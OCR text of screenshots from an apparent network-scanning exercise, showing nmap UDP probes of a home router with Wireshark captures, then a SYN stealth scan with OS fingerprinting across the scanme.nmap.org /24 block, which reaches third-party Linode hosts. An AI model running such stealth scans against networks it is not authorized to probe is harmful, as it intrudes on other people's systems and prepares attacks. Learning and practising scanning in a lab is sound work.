

11:25
nam@kali: ~
File Actions Edit View Help
(nam㉿kali)-[~]
$ sudo nmap -sU -p 99 192.168.1.1
Starting Nmap 7.94 (https://nmap.org) at 2024-04-14 11:25 EDT
Nmap scan report for 192.168.1.1
Host is up (0.0019s latency).
PORT STATE SERVICE
99/udp closed metagram
MAC Address: A4:F4:C2:CD:A0:20 (Vnpt Technology)
Nmap done: 1 IP address (1 host up) scanned in 11.34 seconds
(nam㉿kali)-[~]
$



11:25
*eth0
File Edit View Go Capture Analyze Statistics Telephony Wireless Tools Help
udp.port==99
No. Time Source Destination Protocol Length Info
473 48.778314903 192.168.1.17 192.168.1.1 UDP 42 50359 → 99 Len=0
474 48.779468370 192.168.1.1 192.168.1.17 ICMP 70 Destination unreachable (Port unreachable)
Frame 473: 42 bytes on wire (336 bits), 42 bytes captured (336 bits
Ethernet II, Src: PcsCompu_db:71:2a (08:00:27:db:71:2a), Dst: VnptT
Internet Protocol Version 4, Src: 192.168.1.17, Dst: 192.168.1.1
User Datagram Protocol, Src Port: 50359, Dst Port: 99
0000 a4 f4 c2 cd a0 20 08 00 27 db 71 2a 08 00 45 00
0010 00 1c 17 6a 00 00 28 11 f8 04 c0 a8 01 11 c0 a8
0020 01 01 c4 b7 00 63 00 08 b7 60
wireshark_eth0GHRBM2.pcapng
Packets: 662 · Displayed: 2 (0.3%)
Profile: Default



11:27
nam@kali: ~
File Actions Edit View Help
(nam㉿kali)-[~]
$ sudo nmap -sU -p 53 192.168.1.1
Starting Nmap 7.94 (https://nmap.org) at 2024-04-14 11:27 EDT
Nmap scan report for 192.168.1.1
Host is up (0.0020s latency).
PORT STATE SERVICE
53/udp open domain
MAC Address: A4:F4:C2:CD:A0:20 (Vnpt Technology)
Nmap done: 1 IP address (1 host up) scanned in 11.39 seconds
(nam㉿kali)-[~]
$



11:28
*eth0
File Edit View Go Capture Analyze Statistics Telephony Wireless Tools Help
ip.addr==192.168.1.17&&udp.port==53
No. Time Source Destination Protocol Length Info
752 82.272498820 192.168.1.17 208.67.222.222 DNS 84 Standard query 0x1d89 PTR 1.1.168.192.in-addr.arpa
753 82.331732807 208.67.222.222 192.168.1.17 DNS 143 Standard query response 0x1d89 No such name PTR 1.1.168.192.i
755 82.409268570 192.168.1.17 192.168.1.1 DNS 72 Standard query 0x0006 TXT version.bind
756 82.409347504 192.168.1.17 192.168.1.1 DNS 54 Server status request 0x0000
757 82.410802636 192.168.1.1 192.168.1.17 DNS 97 Standard query response 0x0006 TXT version.bind TXT
758 82.410861423 192.168.1.17 192.168.1.1 ICMP 125 Destination unreachable (Port unreachable)
759 82.456225101 192.168.1.1 192.168.1.17 DNS 60 Server status request response 0x0000 Not implemented
760 82.456245067 192.168.1.17 192.168.1.1 ICMP 82 Destination unreachable (Port unreachable)
Frame 759: 60 bytes on wire (480 bits), 60 bytes captured (480 bits
Ethernet II, Src: VnptTech_cd:a0:20 (a4:f4:c2:cd:a0:20), Dst: PcsCo
Internet Protocol Version 4, Src: 192.168.1.1, Dst: 192.168.1.17
User Datagram Protocol, Src Port: 53, Dst Port: 50050
Domain Name System (response)
0000 08 00 27 db 71 2a a4 f4 c2 cd a0 20 08 00 45 00
0010 00 28 00 00 40 00 40 11 b7 62 c0 a8 01 01 c0 a8
0020 01 11 00 35 c3 82 00 14 28 27 00 00 90 84 00 00
0030 00 00 00 00 00 00 00 00 00 00 00 00
wireshark_eth0D4KUL2.pcapng
Packets: 1068 · Displayed: 8 (0.7%)
Profile: Default


11:29
nam@kali: ~
File Actions Edit View Help
(nam㉿kali)-[~]
$ sudo nmap -sU -p 53 192.168.1.1
Starting Nmap 7.94 (https://nmap.org) at 2024-04-14 11:27 EDT
Nmap scan report for 192.168.1.1
Host is up (0.0020s latency).
PORT STATE SERVICE
53/udp open domain
MAC Address: A4:F4:C2:CD:A0:20 (Vnpt Technology)
Nmap done: 1 IP address (1 host up) scanned in 11.39 seconds
(nam㉿kali)-[~]
$ sudo nmap -sU -p 67 192.168.1.1
Starting Nmap 7.94 (https://nmap.org) at 2024-04-14 11:28 EDT
Nmap scan report for 192.168.1.1
Host is up (0.0022s latency).
PORT STATE SERVICE
67/udp open|filtered dhcps
MAC Address: A4:F4:C2:CD:A0:20 (Vnpt Technology)
Nmap done: 1 IP address (1 host up) scanned in 11.55 seconds
(nam㉿kali)-[~]
$



11:29
*eth0
File Edit View Go Capture Analyze Statistics Telephony Wireless Tools Help
ip.addr==192.168.1.17&&udp.port==67
No. Time Source Destination Protocol Length Info
1625 177.937943099 192.168.1.17 192.168.1.1 DHCP 286 DHCP Inform - Transaction ID 0x1234567
1627 178.038855911 192.168.1.17 192.168.1.1 DHCP 286 DHCP Inform - Transaction ID 0x1234567
Frame 1625: 286 bytes on wire (2288 bits), 286 bytes captured (2288
Ethernet II, Src: PcsCompu_db:71:2a (08:00:27:db:71:2a), Dst: VnptT
Internet Protocol Version 4, Src: 192.168.1.17, Dst: 192.168.1.1
User Datagram Protocol, Src Port: 48412, Dst Port: 67
Dynamic Host Configuration Protocol (Inform)
0000 a4 f4 c2 cd a0 20 08 00 27 db 71 2a 08 00 45 00
0010 01 10 67 20 00 00 37 11 98 5a c0 a8 01 11 c0 a8
0020 01 01 bd 1c 00 43 00 fc 6c 8e 01 01 06 00 01 23
0030 45 67 00 00 00 00 ff ff ff ff 00 00 00 00 00 00
0040 00 00 00 00 00 00 00 0e 35 d4 d8 51 00 00 00 00
0050 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
0060 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
0070 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
0080 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
0090 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
00a0 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
00b0 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
00c0 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00



12:09
nam@kali: ~
File Actions Edit View Help
Nmap done: 1 IP address (1 host up) scanned in 11.55 seconds
(nam㉿kali)-[~]
$ nmap -v scanme.nmap.org
Starting Nmap 7.94 (https://nmap.org) at 2024-04-14 12:08 EDT
Initiating Ping Scan at 12:08
Scanning scanme.nmap.org (45.33.32.156) [2 ports]
Completed Ping Scan at 12:08, 0.17s elapsed (1 total hosts)
Initiating Parallel DNS resolution of 1 host. at 12:08
Completed Parallel DNS resolution of 1 host. at 12:08, 12.32s elapsed
Initiating Connect Scan at 12:08
Scanning scanme.nmap.org (45.33.32.156) [1000 ports]
Discovered open port 80/tcp on 45.33.32.156
Discovered open port 22/tcp on 45.33.32.156
Discovered open port 9929/tcp on 45.33.32.156
Discovered open port 31337/tcp on 45.33.32.156
Completed Connect Scan at 12:08, 7.11s elapsed (1000 total ports)
Nmap scan report for scanme.nmap.org (45.33.32.156)
Host is up (0.19s latency).
Other addresses for scanme.nmap.org (not scanned): 2600:3c01::f03c:91ff:fe18:bb2f
Not shown: 996 closed tcp ports (conn-refused)
PORT STATE SERVICE
22/tcp open ssh
80/tcp open http
9929/tcp open nping-echo
31337/tcp open Elite
Read data files from: /usr/bin/../share/nmap
Nmap done: 1 IP address (1 host up) scanned in 19.84 seconds
(nam㉿kali)-[~]
$



nam@kali: ~
File Actions Edit View Help
(nam㉿kali)-[~]
$ sudo nmap -sS -O scanme.nmap.org/24
[sudo] password for nam:
Starting Nmap 7.94 (https://nmap.org) at 2024-04-14 12:09 EDT
Stats: 0:02:50 elapsed; 52 hosts completed (64 up), 64 undergoing SYN Stealth Scan
SYN Stealth Scan Timing: About 33.69% done; ETC: 12:17 (0:05:05 remaining)
Stats: 0:02:54 elapsed; 52 hosts completed (64 up), 64 undergoing SYN Stealth Scan
SYN Stealth Scan Timing: About 34.31% done; ETC: 12:17 (0:05:04 remaining)
Stats: 0:04:35 elapsed; 52 hosts completed (64 up), 64 undergoing SYN Stealth Scan
SYN Stealth Scan Timing: About 51.17% done; ETC: 12:18 (0:04:08 remaining)
Stats: 0:05:54 elapsed; 52 hosts completed (64 up), 64 undergoing SYN Stealth Scan
SYN Stealth Scan Timing: About 64.30% done; ETC: 12:18 (0:03:08 remaining)
Nmap scan report for business-software.shop (45.33.32.4)
Host is up (0.19s latency).
Not shown: 997 filtered tcp ports (no-response)
PORT STATE SERVICE
22/tcp open ssh
80/tcp open http
443/tcp closed https
Device type: general purpose|storage-misc|media device|WAP
Running (JUST GUESSING): Linux 5.X|4.X|2.6.X|3.X (98%), HP embedded (89%), Infomir embedded (88%), Ubiquiti embedded (88%)
OS CPE: cpe:/o:linux:linux_kernel:5 cpe:/o:linux:linux_kernel:4 cpe:/o:linux:linux_kernel:2.6 cpe:/o:linux:linux_kernel:3 cpe:/h:hp:p2000_g3 cpe:/h:infomir:mag-250 cpe:/o:linux:linux_kernel:2.6.32 cpe:/h:ubnt:airmax_nanostation
Aggressive OS guesses: Linux 5.0 - 5.4 (98%), Linux 4.15 - 5.8 (94%), Linux 2.6.32 - 3.13 (93%), Linux 2.6.39 (93%), Linux 5.0 - 5.5 (92%), Linux 5.1 (92%), Linux 2.6.22 - 2.6.36 (91%), Linux 3.10 - 4.11 (91%), Linux 5.0 (91%), Linux 2.6.32 (90%)
No exact OS matches for host (test conditions non-ideal).
Nmap scan report for 45-33-32-5.ip.linodeusercontent.com (45.33.32.5)
Host is up (0.19s latency).
Not shown: 996 filtered tcp ports (no-response)
PORT STATE SERVICE
22/tcp open ssh
80/tcp open http
443/tcp closed https
8080/tcp open http-proxy
Device type: general purpose|storage-misc|WAP
Running (JUST GUESSING): Linux 5.X|4.X|2.6.X|3.X (97%), HP embedded (89%), Ubiquiti embedded (88%), Ubiquiti AirOS 5.X (88%)
OS CPE: cpe:/o:linux:linux_kernel:5 cpe:/o:linux:linux_kernel:4 cpe:/o:linux:linux_kernel:2.6 cpe:/o:linux:linux_kernel:3 cpe:/h:hp:p2000_g3 cpe:/o:linux:linux_kernel:2.6.32 cpe:/h:ubnt:airmax_nanostation cpe:/o:ubnt:airos:5.2.6
Aggressive OS guesses: Linux 5.0 - 5.4 (97%), Linux 4.15 - 5.8 (94%), Linux 5.0 - 5.5 (93%), Linux 5.1 (93%), Linux 2.6.32 - 3.13 (93%), Linux 2.6.39 (93%), Linux 2.6.22 - 2.6.36 (91%), Linux 3.10 (91%), Linux 3.10 - 4.11 (91%), Linux 5.0 (91%)
No exact OS matches for host (test conditions non-ideal).
Nmap scan report for 45-33-32-8.ip.linodeusercontent.com (45.33.32.8)
Host is up (0.18s latency).
Not shown: 998 closed tcp ports (reset)
PORT STATE SERVICE
22/tcp open ssh

